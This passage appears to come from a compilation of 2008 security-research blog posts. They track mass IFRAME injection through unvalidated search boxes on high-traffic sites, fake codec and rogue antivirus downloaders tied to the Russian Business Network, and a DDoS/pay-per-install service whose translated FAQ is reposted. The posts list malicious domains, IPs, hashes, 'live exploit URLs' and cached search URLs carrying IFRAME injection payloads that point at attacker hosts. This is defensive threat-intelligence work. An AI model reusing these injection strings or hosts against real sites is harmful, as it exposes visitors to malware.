porn-tubecodec20.com (195.93.218.43)
scanner.spyshredderscanner.com (77.91.229.106)
xpantivirus2008.com (69.50.173.10)
xpantivirus.com (72.36.198.2)
bestsexworld.info (72.232.224.154)
requestedlinks.com (216.255.185.82)
MediaTubeCodec.com

Scanner results : 11 % Scanner(4/36) found malware!

Time : 2008/03/06 16:38:39 (EET)

File Size : 85520 byte

MD5 : 25708e1168e0e5dae87851ec24c6e9f7

SHA1 : 33b502b13cab7a34bb959d363ae4b7afd23919a6

AVG - I-Worm/Nuwar.P

Fortinet - Suspicious

Prevx - TROJAN.DOWNLOADER.GEN

Quick Heal - Suspicious - DNAScan

Tries to connect to **websoftcodedriver.com**;
websoftcodedriver2.com and **77.91.227.179**, in
between listening on local port 1034. The downloader tries to
drop **Adware.Agent.BN** - *" Adware.Agent.BN is an adware
program that displays pop-up advertisements and adds a
runkey to run at startup, and also modifies Windows system*

*configuration in order to download more malwares on to
infected computer. "* and

RogueAntiSpyware.AntiVirusPro

- *" RogueAntiSpyware.AntiVirusPro is a Rogue Anti-Spyware
product which comes bundled along with a malicious
downloader. It is downloaded and installed without the users
consent. "*

Spyshredderscanner.exe

Scanner results : 42 % Scanner(15/36) found malware!

Time : 2008/03/06 17:02:23 (EET)

File Size : 33224 byte

MD5 : bc232dbd6b75cc020af1fcf7cee5f018

SHA1 : fc2f70fd9ce76fe2e1fe157c6d2d8ba015ad099f

765

Detected as : Win32.FraudTool.SpyShredder;
Downloader.MisleadApp

Again opening local port 1034 and tries to connect to
69.50.168.51, ATRIVO = RBN's well known netblock.

Who's behind it?

It's all a matter of perspective, if you look at the IPs used in the IFRAMEs, these are the front-end to rogue anti

virus and anti spyware tools that were using RBN's infrastructure before it went dark, and continue using some of

the new netblocks acquired by the RBN. However as [10]I've once pointed out [11]in respect to the [12]New Media

Malware Gang and its connection with the RBN and Storm Worm, for the time being it's unclear which one of these

is the operational department if any, of the RBN is vertically integrating to provide more than the hosting infrastructure, and diversify to malware, or spyware installation on a revenue-sharing basis participating in an affiliate program.

This malicious campaign will continue to be monitored, particularly the RBN connection, and whether or not

they will start targeting CNET's other sites.

1. http://www.theregister.co.uk/2008/03/06/googe_iframe_piggy_backing/
2. <http://www.f-secure.com/weblog/archives/00001396.html>
3. <http://www.itwire.com/content/view/16981/53/>
4. <http://www.idg.se/2.1085/1.148922>
5. <http://securite.reseaux-telecoms.net/actualites/lire-attaque-par-moteur-de-recherche-interpose-17788.html>

6. <http://www.securityfocus.com/brief/695>
7. <http://www.cnetnetworks.com/company/brands.html>
8. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>
9. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
10. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
11. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
12. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>

766



Injecting IFRAMES by Abusing Input Validation (2008-03-07 20:53)

More [1]news coverage [2]follows regarding [3]the now fixed, injection of [4]IFRAMES at high [5]page rank-ed sites

owned by CNET Networks, in fact [6]Symantec's Internet Threat Meter monitor for web activities rated it [7]medium

risk, and [8]urged extra caution :

" On March 4, 2008, reports of an IFRAME attack coming from ZDNet Asia began to surface. Attackers appear to have abused the ZDNet search engine's cache by exploiting a script-injection issue, which is then being cached in Google.

Clicking the affected link in Google will cause the browser to be redirected to a malicious site that attempts to install a rogue ActiveX control. On March 6, 2008, the research that discovered the initial attack published an update stating that a number of CNET sites including TV.com, News.com, and MySimon.com are also affected by a similar issue. "

At 19:45 (EET) all of the sites have their input validation checks applied so loadable IFRAMEs can no longer load

or be accepted at all, despite that the injected pages are still indexed by search engines. A malicious campaign targeting high profile sites that went online and got taken care of for some 48 hours, that's good.

How was the IFRAME injection possible at the first place?
[9]OWASP lists [10]input validation as one of [11]the top

10 injection flaws for 2007, which in a combination with a site's SEO practice of caching pages with the injected input in the form of a keyword and the IFRAME, [12]is what we've [13]been seeing during [14]the week :

" Input validation refers to the process of validating all the input to an application before using it. Input validation is absolutely critical to application security, and most application risks involve tainted input at some level. Many ap-767



plications do not plan input validation, and leave it up to the individual developers. This is a recipe for disaster, as different developers will certainly all choose a different approach, and many will simply leave it out in the pursuit of more interesting development. "

[15]

And since I've already established the RBN connection, it would be perhaps the perfect moment to demonstrate

the abuse of input validation by injecting the [16]Russian Business Network's Wikipedia entry in exactly the same

fashion the malicious IFRAMEs were allowed to be injected at the first place. The bottom line - even with the input

validation flaw accepting and loading the IFRAME, this attack wouldn't have been successful if it wasn't executed in a combination with the sites' keywords caching function.

1. <http://webwereld.nl/articles/50197/google-resultaten-vol-malware-door-iframe-hack.html>

2. <http://punto-informatico.it/2213335/PI/News/Come-ti-infetto-Google-search/p.aspx>

3. <http://www.heise.de/newsticker/meldung/104714>

4. <http://www.gulli.com/news/malware-hack-iframes-2008-03-07/>

5. http://www.darkreading.com/section.asp?section_id=318,320§ion_name=Best+Of+The+Web

6. http://www.symantec.com/norton/security_response/index.jsp

7. <http://www.heise-online.co.uk/security/Attackers-hijacking-web-site-search-engines-to-push-malware--/news>

[/110268](#)

8.

<http://www.symantec.com/avcenter/threatcon/learnabout.html>

9. http://www.owasp.org/index.php/Data_Validation

10.

http://www.owasp.org/index.php/Category:Input_Validation

11. http://www.owasp.org/index.php/Top_10_2007-A2

12. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>

13. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

768

14. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>

15.

[http://3.bp.blogspot.com/_wIcHhTiQmrA/R9GS-0-0F3I/AAAAAAAAABb4/IUubcANCRpM/s1600-h/RBN_harmless_injection.](http://3.bp.blogspot.com/_wIcHhTiQmrA/R9GS-0-0F3I/AAAAAAAAABb4/IUubcANCRpM/s1600-h/RBN_harmless_injection.bmp)

[bmp](http://3.bp.blogspot.com/_wIcHhTiQmrA/R9GS-0-0F3I/AAAAAAAAABb4/IUubcANCRpM/s1600-h/RBN_harmless_injection.bmp)

16. http://en.wikipedia.org/wiki/Russian_Business_Network

769

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/.../195.225.178.21/p%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/.../195.225.178.21/a%3E&orderby=&topic=gaming&dups=&siteAlias= - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=farmers+insurance+group+federal+credit+union+%3Ciframe%20src=//195.225.178.21/5%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=myspace+help+forum+++++++%3Ciframe%20src=//195.225.178.21/5%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=eagent+farmers+insurance+++++++%3Ciframe%20src=//195.225.178.21/5%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=pimp+my+myspace+profile+++++++%3Ciframe%20src=//195.225.178.21/5%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=fisting+sample+%3Ciframe%20src=//195.225.178.21/a%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=girls+fisting+guys+%3Ciframe%20src=//195.225.178.21/a%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Read in-depth coverage of current and future trends in technology, and how they are shaping business, entertainment, communications, science, politics, ...

www.wired.com/search?query=fisting+pictures+judit+orgasm+sensation+%3Ciframe%20src=//195.225.178.21/a%3E - 31k - [Cached](#) - [Similar pages](#)

Wired.com - Search

Wired.com and History.com Getting RBN-ed (2008-03-10 18:14)

Monitoring [1]last week's [2]IFRAME injection [3]attack at high [4]page rank-ed sites, reveals a simple truth, that

*persistent simplicity seems to work. **The attack is still ongoing, this time successfully injecting a multitude of new domains into Wired Magazine, and***

History.com's search engines, which are again caching anything submitted, particularly not validated input to have the malicious parties in the face of the RBN introducing a new malware, in

between the pharmaceutical scams that they serve on the basis of an [5]affiliation model. So, after "[6]CNET stops IFRAME site attacks - who's next?" in terms of high-profile sites, that is Wired.com and History.com

Key summary points :

- the same malicious parties behind the CNET and TorrentReactor's IFRAME injection are also the ones behind

Wired.com and History.com's [7]abuse of input validation

- the IFRAME injection entirely relies on the lack of input validation within their search engines, making executable
770



code possible to submit and therefore automatically execute upon accessing the cached page with a popular search

query

- many other domains have been introduced within the IFRAMEs, a complete list of which you can find in this post,

several directly hosted within RBN's network

- the main domain serving the heavily obfuscated VBS malware is located within the Russian Business Network's known

netblocks

- given the high page ranks of the current and the previous targets, it is evident that the malicious parties are

prioritizing based on the possibility to abuse input validation on high page rank-ed sites, presumably in an automated fashion

- Keep it Simple Stupid works, as since they cannot find a way to embedd the IFRAME at these hosts, a clear indicating of the fact that they've breached them, they figured out a way to inject the IFRAMEs and again take advantage of the

high page ranks to attract traffic by gaining on popular key words, or any kind of key words that they want to

771



Sites currently affected next to Wired.com and History.com :

fhp.osd.mil

hcc.cc.gatech.edu

buffalo.edu

uninews.unimelb.edu.au

uvm.edu

jurist.law.pitt.edu

bushtorrent.com

torrentportal.com

Newly introduced domains within the IFRAMEs :

f3w.info (74.54.95.242)

chdjzn.info (75.125.181.78)

gmjett.info (75.125.181.89)

yscmps.info (75.125.181.124)

egkjnx.info (75.125.208.242)

qkecep.info (75.125.181.99)

772

qxdprq.info (75.125.181.113)

yscmps.info (75.125.181.124)

mqghrd.info (75.125.181.82)

yydcaj.info (75.125.181.122)

ecwrhk.info (75.125.181.86)

zdksgj.info (75.125.181.112)

stysqf.info (75.125.181.67)

egyffr.info (75.125.181.112)

prnprn.info (75.125.181.106)

fast-look.com (195.225.176.25)

fami4ka.net (217.20.127.217)

looseais.info (70.47.105.5)

my-ringtones.org (78.108.182.164)

eyzempills.com (81.222.139.184)

leohin.com (58.65.239.10)

is-t-h-e.com (69.50.167.165)

89.149.220.85

Where are the IFRAMEs relocating the visitor to?

search-vip.org/pharmacy/search.php?q= (195.225.178.19)

pharma-cist.com/item.php?id=156 (81.222.139.93)

vip-pharmacy.org (195.225.178.19)

adultfriendfinder.com/go/g665961

gift-vip.net/images/index1.php

773



Where's the malware?

*The malware is loading from **gift-vip.net/images/index1.php** (195.225.178.19) where upon loading another IFRAME*

*pointing to **e.pepato.org/e/ads.php?b=3029** (58.65.238.59) which is using [8]HostFresh proving hosting, dns services courtesy of [9]INTERCAGE-NETWORK-GROUP, or the The Russian Business Network in all of its netblock diversity.*

*It seems that **pepato.org**, currently hosted on one of RBN's netblocks, also made an appearance at [10]malware*

embedded attack at a .gov site recently.

Scanner results : 3 % Scanner(1/36) found malware!

File Size : 16643 byte

MD5 : 99eae1a189443c1a87681579cb4b5dbd

SHA1 : 89a04c4d06f51aa6d6cb54925a2c84d2bbdba06b

Arcavir - Trojan.HTML.JScript.Freebs.gen.9 under the JS:Feebs family; W32/Feebs-Fam ;JS.Feebs.Gen

Several more currently active internal pages serving variants :

e.pepato.org/e/ads.php?b=3029

e.pepato.org/e/ads_nl.php?b=1006

e.pepato.org/e/ads.php?b=1004

774

e.pepato.org/e/adsr.php?t=0

e.pepato.org/e/mdqt.php

e.pepato.org/e/e1004.html

Monitoring these connected incidents will continue, particularly the RBN connection, and other high profile

sites' susceptibility to their attack methods.

Related embedded malware research :

[11]Embedding Malicious IFRAMEs Through Stolen FTP Accounts

- [12]Yet Another Massive Embedded Malware Attack*
- [13]MDAC ActiveX Code Execution Exploit Still in the Wild*
- [14]Malware Serving Exploits Embedded Sites as Usual*
- [15]Massive RealPlayer Exploit Embedded Attack*
- [16]Syrian Embassy in London Serving Malware*
- [17]Bank of India Serving Malware*
- [18]U.S Consulate St. Petersburg Serving Malware*
- [19]The Dutch Embassy in Moscow Serving Malware*
- [20]U.K's FETA Serving Malware*
- [21]Anti-Malware Vendor's Site Serving Malware*
- [22]The New Media Malware Gang - Part Three*
- [23]The New Media Malware Gang - Part Two*
- [24]The New Media Malware Gang*
- [25]A Portfolio of Malware Embedded Magazines*
- [26]Another Massive Embedded Malware Attack*
- [27]I See Alive IFRAMEs Everywhere*
- [28]I See Alive IFRAMEs Everywhere - Part Two*
- Related RBN research :*
- [29]RBN's Phishing Activities*
- [30]RBN's Puppets Need Their Master*

[31]RBN's Fake Account Suspended Notices

[32]A Diverse Portfolio of Fake Security Software

[33]Go to Sleep, Go to Sleep my Little RBN

[34]Exposing the Russian Business Network

[35]Detecting the Blocking the Russian Business Network

[36]Over 100 Malwares Hosted on a Single RBN IP

[37]RBN's Fake Security Software

[38]The Russian Business Network

1. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>

2. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

3. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>

4. <http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html>

5. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>

6. <http://www.itwire.com/content/view/17059/53/>

775

7. <http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html>

8. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
9. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
10. <http://blogs.ittoolbox.com/security/epl/archives/another-gov-site-hacked-22649>
11. <http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html>
12. <http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html>
13. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>
14. <http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html>
15. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>
16. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
17. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
18. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
19. <http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html>
20. <http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html>

21. <http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html>
22. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>
23. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
24. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
25. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
26. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>
27. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>
28. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>
29. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
30. <http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html>
31. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>
32. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
33. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>

34. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>

35. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>

36. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>

37. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

38. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

776



The New Media Malware Gang - Part Four (2008-03-12 02:41)

Sometimes patterns are just meant to be, and so is the process of diving into the semantics of RBN's ex/current

customers base, in this case the New Media Malware Gang. The latest pack of this group specific live exploit URLs :

bentham-mps.org/mansoor/cgi/index.php
(205.234.186.26)

5fera.cn/adp/index.php *(72.233.60.90)*

ls-al.biz/1/index.php *(78.109.22.245)*

iwrx.com/images/index.php *(74.53.174.34)*

pizda.cc/in.htm *(78.109.19.226)*

ugl.vrlab.org/www/index.php (91.123.28.32)

eastcourier.com/reff/index.php (91.195.124.20)

***thelobanoff.com/myshop/test/index.php
(64.191.78.229)***

203.117.170.40/ whyme/my/index.php

195.93.218.25/us/index.php

195.93.218.25/kam/index.php

85.255.116.206/ax5/index.php

Going through [1]Part one, [2]Part two, and [3]Part three, clearly indicates an ongoing migration.

1. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>

2. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>

3. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>

777



Loads.cc's DDoS for Hire Service (2008-03-12 03:56)

Snakes never whisper in one another's ear - it's supposed to tickle. In a blog post yesterday, [1]Sunbelt Labs pointed out on [2]the re-emergence of the [3]Botnet on Demand Service that I covered last year. It's great to see we're on

the same page, or wiki article as we can always expand the discussion. In need of more such fancy snakes admin

panels [4]courtesy of a [5]web based malware C &C? Here are four more related :

legendarypornmovies.net/ts (88.85.81.211)

slutl.com/ts (88.85.78.7)

cwazo.net/ts (83.222.14.218)

oin.ru/ts (194.135.105.203)

778



*Now the juicy details regarding **loads.cc**. During the time of posting this, the malicious domain is starting to redirect to a very descriptive one, which basically says " given up on ddos-ing", and a featured ad in between loads.cc's old interface is pitching the new service - contextual advertising consultations, as you can see in the attached screenshot. Apparently, a little more in-depth research acts as public pressure, especially when they're lazy enough to*

*have a great deal of malware variants "phone back home" to their promotional domain. However, the current one responding to **67.228.69.191** is hosted by **SoftLayer**, and is using **ns1.4wap.org** as DNS server provided by **Layered Technologies** again confirming the Russian Business Network connection since, both, **Layered Technologies** and **SoftLayer** are known to have been and continue providing services to the RBN, knowingly or unknowingly. Moreover, the malware infected counter at the stats section continues reporting new additions.*

Being one of the most venerable examples of DDoS for hire services, it's worth reposting its FAQ in an automatically

translated fashion, so that a better perspective to the dynamics of offering such services is provided to the readers.

Here's the FAQ on using the service, which is relatively easy to understand :

779



- All that is pure downloads nothing is loaded simultaneously*
- The "mix" is not Buro countries on specified individual prices*
- Loaded only those countries which are specified in the problem*
- The country is determined to maxmind geoip*
- When it ALL loaded all countries and the price of downloads is calculated separately for each country that is DE for the download you pay for a \$ 0.2 PE 0.03*
- Prices for downloads can sometimes vary slightly this watch themselves*
- As such, the concept of mix does not exist, each country has its own price, and if the country is not clearly specified in the price is \$ 30 price / 1k*
- The money is withdrawn from the account in accordance with the facts and running leaps ekze by car users*

- In the balance on deposit \$ 5 or less stopped loading
- No minimum, it is possible to load even though 3 pc 10k limit pointing in the problem
- The claims, made by ALREADY download will not be accepted, DICOM small parties or do the test to check quality
- Following the establishment of tasks it must be activated by clicking on the link in the status, the same method could be suspended
- Pole challenge "received" shows how many bots believed assignment, it is usually little more than a "loaded" on the fabric sur somehow prichnam some boats were not able to download and run your ekze dolzhili or not yet know

780

Undercover DDoS in between contextual advertising, or "giving up on DDoS" entirely? Let's wait and see, without being naive enough to forget that this among the hundreds of other DDoS for hire services currently available in the wild.

1.

<http://www.securecomputing.net.au/news/71788,screensaver-spam-is-new-malware-from-old-gang-sunbelt.aspx>

2. <http://sunbeltblog.blogspot.com/2008/03/dangerous-loadsc-malware-gang-re.html>

3. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

4. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>

5. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>

781



More High Profile Sites IFRAME Injected (2008-03-12 14:44)

The [1]ongoing monitoring of this [2]campaign reveals that [3]the group is continuing [4]to expand the campaign,

[5]introducing over a hundred new bogus .info domains acting as traffic redirection points to the campaigns

*hardcoded within the secondary redirection point, in this case **radt.info** where a new malware variant of Zlob is attempting to install through an ActiveX object. These are the high profile sites targeted by the same group within*

the past 48 hours, with number of locally cached and IFRAME injected pages within their search engines :

NCSU Libraries - lib.ncsu.edu - 372,000 pages

FullDownloads.us - fulldownloads.us - 13,000 pages

Central Statistics Office Ireland - cso.ie - 10,300 pages

DBLife Frontpage - dblife.cs.wisc.edu - 1,130 pages

School of Mathematics and Statistics - www-history.mcs.st-andrews.ac.uk - 1040 pages

eHawaii Portal - ehawaii.gov - 992 pages

782

The World Clock - timeanddate.com - 944 pages

Boise State University - boisestate.edu - 471 pages

The U.S. Administration on Aging (AoA) - aoa.gov - 425 pages

Gustavus Adolphus College - gustavus.edu - 312 pages

Internet Archive - archive.org - 261 pages

*Stanford Business School Alumni Association -
gsbapps.stanford.edu - 157 pages*

BushTorrent - bushtorrent.com - 147 pages

ChildCareExchange - ccie.com - 131 pages

The University of Vermont - uvm.edu - 120 pages

*Hippodrome State Theatre - Gainesville, FL - thehipp.org -
112 pages*

Minnesota State University Mankato - mnsu.edu - 94 pages

*The California Majority Report - camajorityreport.com - 16
pages*

Medicare.gov - medicare.gov - 12 pages

USAMRIID - usamriid.army.mil - 3 pages

783



*This sample of the newly introduced .info domains reside on
the same netblock as the previous ones -*

75.125.181.0/255 a KISS strategy making it easier to respond to this incident. Best of all, they further expand the campaign since they're injected in plain text, next to javascript obfuscated, this time embedded malware :

hickey.info

kbst.info

sezejc.info

mloqrd.info

mqghrd.info

784

ymrxwd.info

fsqpsm.info

haxkwd.info

aagpcw.info

zdksgj.info

cgjttz.info

hkedny.info

kbsxet.info

wapdjw.info

kbsxet.info

tdwham.info

mqghrd.info

dhqjdz.info

bhrsaa.info

jramae.info

wmtwes.info

tacpmh.info

qwhhxq.info

gmjett.info

hkedny.info

rerqz.info

bhrsaa.info

txmwxb.info

psyckr.info

jramae.info

nhwdrh.info

cqqxkh.info

785

stysqf.info

tgzyqz.info

kbsxet.info

cgjttz.info

tazbhk.info

kbsxet.info

*Each of the these is loading a secondary domain, which is then taking us to two more before finally reaching the Zlob variant. In this case it's **radt.info (75.125.208.243)** with several campaigns currently up and running, pointing to the same fake codec. And the samples redirects upon visiting these as follows :*

seivomerutam.info/Free-Paris-Hilton-Nude-Pics/

seivomerutam.info/spam/

all of which ultimately redirect to :

porn-popular.com (64.28.185.78) where the Zlob variant in the face of a fake codec, is downloaded from **de-**

mocodec.com/download/ democodec1292.exe
(64.28.184.168) via an Active X object.

786



Scanner results : 22 % Scanner(8/36) found malware!

File Name : democodec1292.exe

File Size : 74823 byte

MD5 : 30965fdbd893990dd24abda2285d9edc

SHA1 : 53eacbb9cdf42394bd455d9bd2275f05730332f7

*Downloader.Zlob.ZV; Trojan-Downloader.Win32.Zlob.eie;
TrojanDownloader.Zlob.epx*

It gets even more interesting as according to [6]Computer Associates :

" This fake codec is actually a hijacker that will change your DNS settings whether you are acquire your IP settings through DHCP or set your IP information manually. This hijacker will attempt to re-route all your DNS queries through 85.255.x.29 or 85.255.x.121. If you use a static IP address, CA AntiSpyware will set your DNS server to 198.6.1.1 to prevent your DNS queries from continuing to go through the rogue DNS servers. Please change your DNS server to the DNS server provided by your IP or Network Administrator. "

787



What this means is that [7]known Russian Business Network netblocks are receiving all the re-routed DNS queries

from infected hosts, thereby setting up the foundations for a large scale pharming attack by infecting the weakest link, the end user from the perspective of using rogue DNS servers, a much more effective but noisy approach.

To sum up - it's a mess that I'll continue trying to structure, and it's a single group exploiting input validation capability within the sites' search engines we're talking about. With this segmented targeting of sites with high page ranks, and their persistence, is already positioning hundreds of thousands of keywords within the top search results, with the

targeted sites are acting as the redirectors to the malware locations.

1. <http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html>
2. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>
3. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>
4. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
5. <http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html>
6. <http://ca.com/us/securityadvisor/pest/pest.aspx?id=453119651>
7. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

788



Embedded Malware at Bloggies Awards Site (2008-03-13 00:24)

The "window of opportunity" for traffic acquisition by taking advantage of a huge anticipated traffic is something malicious parties always find adaptive ways to take advantage of. Back in December, 2007, the same event based

[1]malware embedded attack appeared at a French government's site covering France/Libya relations right in the

middle of Libya's leader visit in the country. My detailed analysis back then revealed details of the usual RBN

connection, with IFRAME hosts switching between [2]HostFresh, Ukrtelegroup Ltd, and Turkey Abdallah Internet

Hizmetleri, to surprisingly end up to [3]the New Media Malware Gang original IP, further confirming the existence of what's now a diverse ecosystem.

The same [4]timely malware embedded attack happened at the top of the Annual Weblog Awards site - The

Bloggies as [5]TrendMicro assessed on Monday :

" The Web site of the Annual Weblogs Awards — more informally known as the Bloggies — was hacked re-

cently, serving up a malicious Javascript to its visitors. This happened on the eve of the award ceremony, as reported in NEWS.com.au. "

An embedded malware screenshot is worth a thousand words, so here it goes attached, and IcePack's now

easily detectable module :

Scanner results : 47 % Scanner(17/36) found malware!

File Size : 10666 byte

MD5 : 0860a1f5f1b27db14fedbfc979399fa4

SHA1 : 81c4ca763850fd3d675a0955ee6885ce83db53a5

HTML/Psyme.Gen; Trojan-Downloader.JS.Agent.et

Moreover, **wilicenwww.biz/1/1/ice-pack/index.php** is currently responding to **202.75.38.150**, and besides the 789

descriptive IcePack host, the IP also responds to the following domains :

bigsavingpharmacy.com

infosecurestatus.com

pharmacysuperdiscount.com

rspectrum.name

sicil.info

sicil256.info

superdiscountpills.com

mydnsweb.net

thegogosearch.com

So what?

Historical CYBERINT ultimately improves your situational awareness.

Sicil.info was the main do-

main behind the [6]Syrian Embassy in the U.K malware embedded attack. Back then, **sicil.info** was responding to

203.121.79.71, and now to **202.75.38.150**, switching locations doesn't mean a clean domain reputation anyway.

1. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>
2. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
3. <http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html>
4. <http://www.news.com.au/technology/story/0,25642,23345956-5014239,00.html>
5. <http://blog.trendmicro.com/bloggies-gives-out-malware-before-awards/>
6. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>

790



PR Storm - Mass iFRAME Injectable Attacks (2008-03-17 23:44)

Here's some recent media coverage regarding the [1]SEO poisoning attack through exploiting the ABC of web

application security, namely input validation, a good example of tactical warfare combining two different attack tactics, blackhat SEO for traffic acquisition and abusing input validation for injecting iFRAMES, and abusing the sites' search engine optimization practices of storing the now input violated pages. Meanwhile, Iftach Amit at Finjan points out

that [2]as it looks like we were on the same page. Here's Google's comment regarding these incidents provided to

Finjan :

" Google acknowledged that this was a known attack vector, and confirmed that they are indeed working on

ways to manipulate and "sanitize" links provided by them in an effort to minimize the effect of incidents such as XSS on indexed sites. They also share our opinion on the reality of XSS and its affects on web browsing: "Google recommends that sites fix their cross-site scripting vulnerabilities as a priority. These can be abused in a number of ways, including bad interactions with search engines. Google is helping by reaching out to affected organizations. In addition, Google has internal processes to block abuses when the situation warrants. "

The responsible full-disclosure, namely disclosing and every domain affected, the IPs of the malicious domains

used in the redirection, and obtained a sampled result of where are the domains actually leading to, should have

had the effect it's supposed to - raise awareness and put responsible pressure on the people involved in taking care

of making sure no one can submit executable commands that will later on get cached, and load, such as iFRAMES

in this case. Most of all, these are high page rank-ed sites, namely the junk that they submit is appearing within the first 10/20 search results and is getting crawled within hours upon submitting it, and therefore it must be taken care of as soon as possible, on multiple fronts.

- [3]The Other iframe attack

- [4]Optimizing Cross Site Scripting - and general security practices
- [5]Follow up to yesterday's mass hack attack
- [6]Hackers launch massive IFrame attack
- [7]SEO poisoning attacks growing
- [8]Attackers hijacking web site search engines to push malware; [9]German article
- [10]Developers: Check Your %*^ & Inputs
- [11]Researcher: Beware of massive IFrame attack
- [12]iFrame attacks: Blame your Web admin guy
- [13]More Search Results Getting iFRAMEd
- [14]Ongoing IFrame attack proving difficult to kill
- [15]Injection attacks target legit websites - twenty-nine thousand sites and counting
- [16]Mass Hack Hits 200,000 Web Pages
- [17]200.000 nettsider hacket

In an upcoming post, I'll expose many other such fake codecs about to get included in future campaigns, and emphasize on the dynamics of orchestrating such a malicious campaign, namely keep it as sophisticated and as

791

deep-linking/deep-iframeing as possible to confuse automated malware aggregation approaches at the beginning of the

campaign, and [18]Keep it Simple Stupid at the very end of the campaign.

[19]Malicious economies of scale means an efficient and standardized attack approach, take [20]Rock Phish

for instance, but it also means an easy way to detect and mitigate certain threats. In this malicious campaigning for

instance, nearly all the bogus .info domains with several exceptions are operating within the same netblock, and

continue doing so. And the exceptions? It's all a matter of perspective, whether or not you believe having a RBN

hosted domain within the actual iFRAME, or the result of the iFRAME redirection in terms of importance.

